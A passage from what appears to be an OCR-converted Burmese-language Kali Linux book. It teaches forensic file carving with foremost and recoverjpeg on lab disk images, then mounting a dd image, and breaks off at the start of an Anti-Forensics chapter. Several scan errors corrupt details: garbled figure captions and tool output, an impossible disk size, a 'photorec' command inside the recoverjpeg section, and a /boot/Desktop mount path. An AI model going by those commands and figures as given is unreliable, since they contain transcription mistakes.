Support လုပ်တဲ့ Tools များဖြစ်တဲ့ Foremost နဲ့ Recoverjpeg ဆိတဲ့ Tools  
(၂) မျိုးကို အသုံးပြုပြီးဖော်ပြသွားပါမယ်။

Data Carving လုပ်တာဟာ Storage Device ထဲမှာ Input အဖြစ် ရှိနေတဲ့  
Data တွေရဲ့ Header နှင့် Footer(ဆို)Header Footer တစ်ခုခုကို ရှာဖွေခြင်းဖြစ်  
တဲ့အတွက် Processing Time ဆွဲတွင် Damage တစ်ခုခုနှင့် ရင်ဆိုင်ရခြင်းမှ  
ကာကွယ်စေဖို့အတွက် Original Storage တွေအပေါ်မှာ ပြုလုပ်ခြင်းထက်။ Clone  
ပွားပြီးမှ စမ်းသပ်ပြုလုပ်သင့်ပါတယ်။ ယင်းကဲ့သို့ ပြုလုပ်ခြင်းကို Forensics  
နည်းပညာမှာ Disk Image ရှိက်သည်။ Image Capture ရှိက်သည်ဟု ခေါ်ဝေါ်  
သုံးစွဲကြပါတယ်။ Disk Imaging အကြောင်းကို စာမျက်နှာ - ၂၇၀ တွင် ကြည့်  
ပါ။ ဒီစာအုပ်မှာတော့ သင်ခန်းစာများကို လေ့ကျင့်ဖို့အတွက် Lab DVD ထဲက  
forensic\_lab ထဲကမှာ foremost နဲ့ photorec ဆိတဲ့ Folder ထဲမှာ Image File  
များကို အသီးသီးထည့်ပေးထားပါတယ်။

**Note-** Image Capture ရှိက်ခြင်းဟာ ပုံစံတူဆင့်ပွားခြင်းဖြစ်တဲ့အတွက် မိမိ Capture  
ရှိက်မည့် Storage Device ထက် ပမာဏသာလွန်သည့် External HDD တစ်ခုခုအား  
တပ်ဆင်အသုံးပြုဖို့လိုပါတယ်။ ဒါမှသာ Capture ရှိက်ထားသည့် Disk Image အား  
External HDD ပေါ်တွင် အဆင်ပြောစွာ သိမ်းဆည်းထားနိုင်မှာဖြစ်ပါတယ်။

## File Carving & File Recovery တို့၏ မြားနားချက်

ယနေ့ခေတ် Operating System တွေမှာ အသုံးပြုသူ၏အတည်ပြုချက်မပါဘဲ။ Deleted File များကို အလိုအလျောက် ပြန်လည်မရယူနိုင်ပါဘူး။ အကြောင်းအမျိုးမျိုးကြောင့် ဖျက်မိတဲ့ File တွေရဲ့ နေရာမှာနောက်ထပ် File တစ်ခုနဲ့ Over-write အလုပ်မဆုံးရခြင်း ဒီဖျက်လိုက်တဲ့ File တွေကို ပြန်လည်ရယူနိုင်ပါတယ်။

File Recovery ဟာ Back-Up System တစ်ခုကနေ File Restoration ပြုလုပ်ခြင်းနဲ့လည်းမတူညီပါဘူး။ Back-Up Form ဆိုတာ မူရင်းရှိသော Data File များကို Compressed Version တနည်းအားဖြင့် Encoded Form ဖြစ်ပါတယ်။ File Restoration ဆိုတာ ဒီ Encoded Form အဖြစ် သိမ်းထားတဲ့ Data File တွေကို Decoded Form ပုံစံဖြင့် ပြန်လည်ပေါ်ယူအသုံးပြုခြင်းပြုဖြစ်ပါတယ်။

အခြေခံ File Recover ပြုလုပ်နည်းကော်ဘူး၊ ဖျက်လိုက်မိတဲ့ File တွေရဲ့ File Information ကို အသုံးပြုဖြီးပြန်လည်စုတုခြင်းပဲဖြစ်ပါတယ်။ ဒါပေသိ ဒီအသုံးပြုတဲ့ File Information တွေ မှားမန်ရင်တော့ File Recover နည်းဟာ အောင်မြင်မှာ မဟုတ်ပါဘူး။ File များပြန်ရယူနိုင်ခဲ့ရင်တောင် File Information မစုလင်သည့်အတွက် အသုံးပြုလို့မရတဲ့ Corrupted File တွေကိုသာ ရရှိမှာဖြစ်ပါတယ်။

File Carving ဟာ Raw Data ပေါ်မှာ အလုပ်လုပ်တဲ့စနစ် တစ်ခုဖြစ်ပြီး File System Structure နဲ့ ချိတ်ဆက်မလုပ်ဆောင်သည့်အတွက် ပြန်လည်ရယူမယ့် Data File တွေဟာ အကြောင်းအမျိုးမျိုးကြောင့် File Information မစုလင်ခြင်း၊ မမှန်ကန်ခြင်းများရှိခဲ့ရင်တောင် အောင်မြင်စွာနဲ့ ပြန်လည်ရယူနိုင်မှာဖြစ်ပါတယ်။

ကျွန်တော်တို့ ဥပမာ တစ်ခုကိုကြည့်ရအောင်။ FAT File System တစ်ခုပေါ်မှာ Data File တစ်ခုကို ဖျက်လိုက်တဲ့အခါမှာ ဒီ File ရဲ့ Directory Entry ဟာ Unallocated Space အဖြစ် ပြောင်းသွားပါတယ်။ Unallocated Space တို့ Allocated Space တို့ ဆိုတာတွေတော့ စာဖတ်သူ သိပြီးသားဖြစ်မယ်လို့ ယူဆပါ


တယ်။ Unallocated Space ဖြစ်သွားတယ်ဆိုတာက File Name ရဲ့ ပထမ Character ကို Partition Marker နဲ့ အစားထိုးလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီအတွက် ဒီ Data File ဟာ Overwrite အလုပ်ခံရရင်တောင် HDD ပေါ်မှာ ဆက်လက်ရှိနေ ဦးမှာဖြစ်ပါတယ်။

## **Foremost ကို အသုံးပြုပြီးပျောက်ဆုံးသွားသောဖိုင်များအား ပြန်လည် ရှာဖွေခြင်း**

Foremost ဆိုတာ US Airforce Special Investigation Branch က Develop လုပ်ထားတဲ့ Tool တစ်ခုဖြစ်ပြီး Kali Linux မှာ Support ပေးထားတဲ့ Open Source အမျိုးအစား Data Carving Tool တစ်ခု ဖြစ်ပါတယ်။ Foremost ဟာ Disk Image ထဲမှာရှိတဲ့ Data File တွေ၊ Header，Footer Data Structures များကို အခြေခံပြီး ဖိုင်များကို ပြန်လည်ပူးလှို့ စွမ်းဆောင်ပေးနိုင်ပါတယ်။ Helix，dd\_rescue، Encase နဲ့ အခြားသော Imaging Tool တွေနဲ့ ရယူထားတဲ့ Disk Image ပိုင်တွေကိုလည်း ဖတ်ယူနိုင်ပါတယ်။

Foremost ဟာစစ်ဆေးမယ့် Image ရဲ့ အတွင်းမှာရှိတဲ့ Memory ထဲမှာ Block တစ်ခုချင်းဆီအလိုက်ဖတ်ရှုပြီး စစ်ဆေးပေးပါတယ်။ Foremost ဟာ Data File ရဲ့ Header ကို ဖတ်မိပြီးဆိုတာနဲ့ သူ့ရဲ့ Configuration ပိုင်ထဲမှာ Data File ရဲ့ Footer ကိုပါ တွေ့မိအောင်ရေးသားပါတယ်။ Data File ရဲ့ Header ရော့ Footer ရော့အပြင် Body က ရရှိပြီးတဲ့အခါမှာ Output အဖြစ်နဲ့ Recovered Data File ကို ပြည့်စုံစွာနဲ့ ကျွန်ုတ်တို့ ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။

Foremost Tool ဟာ Kali Linux => Forensics => Digital Forensics => Foremost ဆိုတဲ့ နေရာမှာရှိပါတယ်။ ပုံ (၁၃.J) ကို ကြည့်ပါ။



ပုံ (၁၃.၁)

၁။ **foremost -h** ကတေသာ Foremost မှာအသုံးပြုလိုရတဲ့ Command တွေ Switch တွေကို ပြသပေးနိုင်တဲ့ Help Command ပဲဖြစ်ပါတယ်။ ပုံ (၁၃.၃) ကို ကြည့်ပါ။

```
root@MrLinuxer:~# foremost -h
foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus.
$ foremost [-v|-V|-h|-T|-Q|-q|-a|-w|-d] [-t <type>] [-s <blocks>] [-k <size>]
      [-b <size>] [-c <file>] [-o <dir>] [-i <file>]

-V  - display copyright information and exit
-t  - specify file type. (-t jpeg,pdf ...)
-d  - turn on indirect block detection (for UNIX file-systems)
-i  - specify input file (default is stdin)
-a  - Write all headers, perform no error detection (corrupted files)
-w  - Only write the audit file, do not write any detected files to the disk
-o  - set output directory (defaults to output)
-c  - set configuration file to use (defaults to foremost.conf)
-q  - enables quick mode. Search are performed on 512 byte boundaries.
-Q  - enables quiet mode. Suppress output messages.
-v  - verbose mode. Logs all messages to screen
root@MrLinuxer:~#
```

ပုံ (၁၃.၃)

၂။ Lab DVD ထဲမှာပါတဲ့ foremost ဆိုတဲ့ Folder ထဲကို ဝင်လိုက်ပါမယ်။ ပုံ (၁၃.၄) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/foremost# ls  
file-image.dd  
root@MrLinuxer:~/Desktop/forensic_lab/foremost# md5sum file-image.dd  
e03f7e4747d8cb4c9ffa98cf30e24b35  file-image.dd
```

፲ (၁၃၀၄)

- ၃။ **foremost** Command ကိုသုံးပြီး file-image.dd ထဲက Data ကို ယခုလိုဆွဲယူပါမယ်။ ပုံ (၁၃.၅) ကိုကြည့်ပါ။

ੴ (੨੨-੭)

- ၄။ ဒီထိ Output File ကို ရရှိလာမှာဖြစ်ပါတယ်။ ပဲ (၁၃.၆) ကိုကြည့်ပါ။



६ (२२.६)

- ၅။ ခုခွဲရင် Output ဆိတဲ့ Folder ထဲမှာ ရှာဖွေလို့ရတဲ့ File Type အမျိုးအစား အလိုက် သီးသန့်ဆီခွဲပြီး သိမ်းဆည်းပေးထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၃.၇) ကိုကြည့်ပါ။



፳ (၁၃။၇)


- ၆။ တစ်ခါတရုံမှာ ကိုယ်ရှာဖွေချင်တဲ့ Data File ရဲ့ File Type ကို အတိအကျသိတဲ့အခါမျိုးမှာ ယခုလို Command မျိုးနဲ့လည်း သီးခြားရှာဖွေလို့ရပါသေးတယ်။ -t

ဆိုတာကတော့ “File Type” Switch ကိုဆိုလိုတာပါ။ jpeg၊ zip ဆိုတဲ့ File Type (j) ရကိုပဲ file-image.dd ဆိုတဲ့ Memory ထဲကနေ ပြန်လည်ရယူမယ်လို့ ဆိုလို ရင်းပံ့ဖြစ်ပါတယ်။ ရှာဖွေချင်တဲ့ File Type ကို သိတဲ့အတွက် Processing Type က ပိုမိုမြန်ဆန်သွားပါတယ်။ ပုံ (၁၃.၈) ကို ကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/foremost# foremost -t jpeg,zip -i file-image.dd
Processing: file-image.dd
| foundata=100 0221.JPG@Zw8\Q[...]\haD#C"PG[...]\ 66K@66d(666g666;s[...]
@=o6y66w66}696
*| vs[...]
*| root@MrLinuxer:~/Desktop/forensic_lab/foremost#
```

ပုံ (၁၃.၉)


ဒါ။ ရဆိုရင် Output ဆိုတဲ့ Folder ထဲမှာ ကျွန်တော်တို့ရှာဖွေထားတဲ့ File Type 2 မျိုးနဲ့ Log ဖိုင်ကို audit.txt ဆိုတဲ့ နောက်နဲ့တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၃.၉) ကိုကြည့်ပါ။



ပုံ (၁၃.၉)

## Recoverjpeg ကိုအသုံးပြုပြီး JPEG File များအား ပြန်လည်ရယူခြင်း

Recoverjpeg Tool သာ Kali Linux နဲ့ Kali Linux => Forensics => Digital Forensics => recoverjpeg ဆိုတဲ့ နေရာမှာရှိပါတယ်။ ပုံ (၁၃.၁၀) ကို ကြည့်ပါ။



ပုံ (၁၃.၁၀)

၁။ ဒီသင်ခန်းစာကို အသုံးပြုဖို့ Lab DVD ထဲ forensic\_lab/photorec ထဲကို သွားလိုက်ပါ။ **graphic-image.dd** ဆိုတဲ့ Image တစ်ခုကိုတွေ့ရပါမယ်။ md5sum နဲ့လည်း Hash Value ကို တွေ့ပေးထားပါတယ်။ စာဖတ်သူဆီမှာ Hash Value လွှဲနေရင် ဒါ Image File ကို တော်ယောက်ယောက်က ပြင်ဆင်လို့သော်လည်း ကောင်း၊ Virus ကြောင့် တစ်ခုချွဲပြောင်းလဲသွားတော်မျိုးလည်းဖြစ်တတ်ပါတယ်။ ပုံ (၁၃.၁၁) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/photorec# ls
graphic-image.dd
root@MrLinuxer:~/Desktop/forensic_lab/photorec# md5sum graphic-image.dd
12842b4388337f07a7776204ca61620e  graphic-image.dd
root@MrLinuxer:~/Desktop/forensic_lab/photorec#
```

ပုံ (၁၃.၁၁)

၂။ **recoverjpeg** ဆိုတဲ့ Command နဲ့ ရှာပါမယ်။ -r ဆိုတာကတော့ Image ရဲ့ File Allocation Table ကို 10kb ဆီဖတ်ပြီး ရှာသွားမယ်လို့ ဆိုလိုတာ ဖြစ်ပါတယ်။ ပမာဏနည်းလေ အချိန်ပိုကြာလော့ Result ကောင်းမွန်လေပဲ ဖြစ်ပါတယ်။ ပုံ (၁၃.၁၂) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop/forensic_lab/photorec# photorec -r 10kb graphic-image.dd
Adjusted read size to 6291456 bytes
Restored 1 picture
root@MrLinuxer:~/Desktop/forensic_lab/photorec#
```

### ပုံ (၁၃.၁)

၃။ ခုထိရင် Image File ထဲမှာ ရှိတဲ့ image00000.jpg ဆိုတဲ့ File ကို ရရှိမှာ ဖြစ်ပါတယ်။ ဒါ Tools ဟာ နာမလိုကိုက Recoverjpeg ဖို့ jpeg/jpg Format တွေ ပဲ ရှာဖော်နိုင်ပါတယ်။ ပုံ (၁၃.၁၃) ကိုကြည့်ပါ။



### ပုံ (၁၃.၁၄)

**Tips - File Carving** ပြုလုပ်ခြင်းကဲ့ Forensics သမားတိုင်းသာမက သာမန် အသုံးပြုသူများပင်၊ မဆွဲမဆွဲကြိုဝင်းမည့် လုပ်ငန်းစဉ်တစ်ခုဖြစ်ပြီး၊ လွယ်မယောင်နှင့် ဓက်ခဲပြီး၊ Evidence များ ပျော်ဆုံးမှုမရှိရလေအောင် အထူးကရပြရမည့် လုပ်ငန်းစဉ်တစ်ခုလည်းဖြစ်ပါတယ်။ Kali Linux မှာပါဝင်သည့် Tools များသည် ပင်ကိုယ်စွမ်းရည်အားဖြင့် ကောင်းမွန်ပြည့်စုံပြီး Lab File တစ်ခုလည်းဖြင့် စစ်ဆေးသံကြည့်ရုံးမှုနှင့် ကောင်းသည်၊ ဆိုးသည်ကို ပြောရနိုအတွက်မှပင် ဓက်ပါတယ်။ အဘယ်ကြောင့်ဆိုသော် Tools များ၏ စွမ်းဆောင်ရည်သည် တစ်ခုချင်းစီအလိုက် သာလွန်ကောင်းမွန်နေတတ်ကြပြီး၊ Digital Forensics သမားများ ရင်ဆိုင်ဖြေရှင်းရမည့် Elements များသည် Platform မျိုးနှင့် Damage မျိုးနှင့် File Format မျိုးနှင့် ဖြစ်သဖြင့် Tools များကို အသုံးပြုနိုင်ရုံးမှုပင်မဟုတ်ဘူး၊ Hardware Knowledge များ၊ File Structure များ၊ Bash Command များကို ကောင်းမွန်စွာနားလည်သိရှိထားရန်လိုအပ်ပြီး၊ ဈွေးချယ် အသုံးပြုမည့် Tools များ၏ စွမ်းဆောင်ရည်နှင့်စိုးသံစစ်ဆေးမည့် Elements များကိုကြည့်ညီရှိမှုသာ ကောင်းမွန်သော Results များကို ရရှိနိုင်မည်ဖြစ်ပါတယ်။

## dd Image များအား Mountလုပ်၍ကည့်ခြင်း

Kali Linux အပေါ်မှာ Digital Forensics အကြောင်းပြောနေရင်းနဲ့ ကျွော်များ ရေပါ မသိမဖြစ်သိဖို့လိုအပ်တာလေးတစ်ခု ရှိလာပါတယ်။ အဲဒါကတော့ Mount လုပ်ခြင်းပဲဖြစ်ပါတယ်။

Mount ဆိုတာဘာလဲ။

ဘာကြောင့်လုပ်သလဲဆိုတာကို Linux ကို ယခုမှ စတင်အသုံးပြုတဲ့သူတွေ အတွက် အနည်းငယ်စိမ်းနေတဲ့ စကားလုံးတစ်ခုဖြစ်ပါလိမ့်မယ်။ အနှစ်ချုပ်မှတ်ရ ရင်တော့ Storage Drives တွေကို Terminal ကနေ Access ပြုလုပ်နိုင်ဖို့အတွက် Mount ပြုလုပ်ရခြင်းဖြစ်ပါတယ်။ စတင်အသုံးပြုသူများအနေနဲ့ File တွေကို Desktop ပေါ်မှာတင်ပြီး အသုံးပြုလေ့ရှိတဲ့အပြောင်း GNOME မှာလည်း Auto Mount ပြုလုပ်ပေးထားပြီးသားဖြစ်တဲ့အတွက်အဲ Mount လုပ်တာကို ထိတွေ့ဖူးခြင်းနည်းပါးနေပါဦးမယ်။

တကယ်တော့ Digital Forensics ခေါင်းစဉ်အောက်မှာမို့လို့သာ dd Image များအား Mount လုပ်၍ကည့်ခြင်းလို့ ခေါင်းစဉ်တပ်ထားရပေမယ့် ဒီနည်းက အခြားသော File Allocation Table ရှိတဲ့ မည်သည့် Storage Drive ကို မဆို လုပ်ကြည့်လို့ရပါတယ်။ ဒီသင်ခန်းစာမှာ /root/Desktop/sda2-image.dd လို့ပြ ထားပေမယ့်၊ စာဖတ်သူကအခြားသော Drive များကို Mount လုပ်ချင်တဲ့အခါ /dev/sda /dev/sdb/ စသဖြင့် Terminal ကနေ **fdisk -l** ကို ရိုက်ကြည့်ပြီး ပြောင်းလဲအသုံးပြုသွားရုံးပဲဖြစ်ပါတယ်။

၁။ ယခုမိမိ Computer မှာ ဘာ Drive တွေ ရှိသလဲဆိုတာကိုသိဖို့ **fdisk -l** ဆိုပြီး Terminal ကနေရိုက်လိုက်ပါမယ်။ ဒါဆိုရင်စက်ထဲမှာ ရှိသမျှသော Storage Drive တွေကို အကုန်ပြသပေးသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၃.၁၄)ကို ကြည့်ပါ။

```
root@MrLinuxer:~# fdisk -l

Disk /dev/sda: 1000.2 GB, 10002048860.6 bytes
255 heads, 63 sectors/track, 121601 cylinders, total 1953525168 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disk identifier: 0x0003cdaa

Device Boot Start End Blocks Id System
/dev/sda1 2048 117189547 58593750 83 Linux
/dev/sda2 * 123047936 123764735 358400 7 HPFS/NTFS/exFAT
/dev/sda3 123764736 443570624 159902944+ 7 HPFS/NTFS/exFAT
/dev/sda4 443570776 1953520064 754974644+ f W95 Ext'd (LBA)
/dev/sda5 443570778 1953520064 754974643+ 7 HPFS/NTFS/exFAT
Partition 5 does not start on physical sector boundary.

root@MrLinuxer:~#
```

နံ (၁၃.၀၄)

JII root အောက်က /mnt/ ဆိုတဲ့ Directory ထဲကို cd Command ဝင်လိုက်ပါမယ်။ ဒီမှာဘေး။ evidence ဆိုတဲ့ Folder တစ်ခုကို တွေ့ရမှာဖြစ်ပါတယ်။ စာဖတ်သူဆိုမှာတော့ အဲဒါ Folderက ပုဂ္ဂန္ဓာပါဘူး။ နံ (၁၃.၀၅) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# cd /mnt
root@MrLinuxer:/mnt# ls
evidence
```

နံ (၁၃.၀၅)

**mkdir** ဆိုတဲ့ Command နဲ့ Image ဆိုတဲ့ Directory တစ်ခုကို တည်ဆောက်လိုက်ပါမယ်။ စာဖတ်သူကတော့ မိမိစိတ်ကြိုက်နာမည်တစ်ခုပေးလို့ရပါတယ်။ နံ (၁၃.၀၆) ကိုကြည့်ပါ။

```
root@MrLinuxer:/mnt# mkdir image
root@MrLinuxer:/mnt# ls
evidence image
```

နံ (၁၃.၀၆)

Mount လုပ်မယ့် ကျွန်တော်ရဲ့ dd Image File ကို Desktop မှာ ထင်ထားပြီး ဖြစ်ပါတယ်။ (Image ရိုက်နည်းကို ပြသပေးခဲ့ပြီးဖြစ်တဲ့အတွက် ဒါ Image File ကို ဘေး Lab DVD ထဲမှာ ထည့်ပေးထားမှာမဟုတ်ပါဘူး။) ပုံ (၁၃.၀၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# cd Desktop
root@MrLinuxer:~/Desktop# md5sum sda2-image.dd
7e58b8ebefff1a6bddfeb2be393ab62  sda2-image.dd
root@MrLinuxer:~/Desktop#
```

ပုံ (၁၃.၀၇)

**mount** ဆိုတဲ့ Command နဲ့ root/Desktop/ အပေါ်မှာရှိတဲ့ sda2-image.dd File ကို Mount လုပ်လိုက်ပါမယ်။ (ဘန်ည်းအားဖြင့် sda2-image.dd ထဲကို ဝင်ကြည့်ခြင်းပဲဖြစ်ပါတယ်။)

**-t auto** ဆိုတာကတော့ File Allocated Table ကို Auto Detect သိအောင် ဆိုပြီး ပြောထားတာဖြစ်ပါတယ်။ Mount လုပ်မယ့်နေရာကတော့ ရန်ကကျွန်တော် တို့ Dir ထဲစုဖန်တီးခဲ့တဲ့ /mnt/image ပဲကိုဖြစ်ပါတယ်။

ရဲဆို **cd** Command နဲ့ /mnt/image ထဲကိုဝင်ကြည့်လိုက်ရင် sda2-image.dd ရဲအထဲကို Terminal ကနေရောက်စိုးနှုန်းဖြစ်ပါတယ်။ ပုံ (၁၃.၀၈) ကို ကြည့်ပါ။

```
root@MrLinuxer:~# mount -t auto /boot/Desktop/sda2-image.dd /mnt/image
root@MrLinuxer:~# cd /mnt/image
root@MrLinuxer:/mnt/image# ls
bootmgr  BOOTNXT  BOOTSECT.BAK  Recovery.txt
```

ပုံ (၁၃.၀၈)

ခုတစ်ခါ Computer မှာ မည်သည့် Drive တွေက Mount လုပ်ထားတယ်ဆိုတာကိုသိပို့ Terminal ကနေ **mount** လို့ ရိုက်လိုက်ပါမယ်။ အောက်ဆိုးက /root/Desktop/sda2-image.dd ဆိုတာ ကျွန်တော် Raw Image ကို Mount လုပ်ထားတာပဲ ဖြစ်ပါတယ်။ ပုံ (၁၃.၀၉) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,relatime,size=10240k,nr_inodes=206673,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=608452k,mode=755)
/dev/disk/by-uuid/be23f6be-8361-457e-a32d-0e32be463f4e on / type ext4 (rw,relatime,errors=ordered)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /run/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=1216880k)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
/dev/sda5 on /media/New Volume type fuseblk (rw,nosuid,nodev,relatime,user_id=0,group_id=0,
ions,allow_other,blksize=4096)
/dev/sda3 on /media/0CE0F9D7E0F9C74C type fuseblk (rw,nosuid,nodev,relatime,user_id=0,group_
permissions,allow_other,blksize=4096)
/dev/sda2 on /media/System Reserved type fuseblk (rw,nosuid,nodev,relatime,user_id=0,group_
permissions,allow_other,blksize=4096)
/root/Desktop/sda2-image.dd on /mnt/image type fuseblk (rw,nosuid,nodev,relatime,user_id=0,
w_other,blksize=4096)
root@MrLinuxer:~#
```

ပုံ (၁၃.၁၉)

အသုံးပြုခြုံလို့ Unmount လုပ်ချင်တယ်ရှိရင်ဖော် Terminal ကမဲ **umount** လို့ယခုလိုရှိက်လိုက်ရုံပြန်ပါတယ်။ **/mnt/image/** ထံဝင်ကြည့်တဲ့အခါ Unmount လုပ်လိုက်တဲ့အတွက် မည်သည့် Data File မှာ ရှိမနေတော့တာကို စွဲ.ရှုံးဖြစ်ပါတယ်။ ပုံ (၁၃.၂၀) ကိုကြည့်ပါ

```
root@MrLinuxer:~# umount /mnt/image
root@MrLinuxer:~# cd /mnt/image/
root@MrLinuxer:/mnt/image# ls
root@MrLinuxer:/mnt/image#
```

ပုံ (၁၃.၂၀)

Brought To You By UGMH

အခန်း (၁၄)

## **Anti-Forensics**

**“Theories of Security come from theories of Insecurity.”**

**- Rick Proto**

Brought To You By UGMH

Kali Linux ဟာ Penetration Testing နဲ့ Digital Forensics အတွက် ဒီမိုင်းဆွဲထုတ်လုပ်ထားတယ်ဆိုပေမယ့် Anti-Forensics အတွက်လည်း လိုအပ်တဲ့ Tools များကို ထောက်ပံ့ထားပါသေးတယ်။

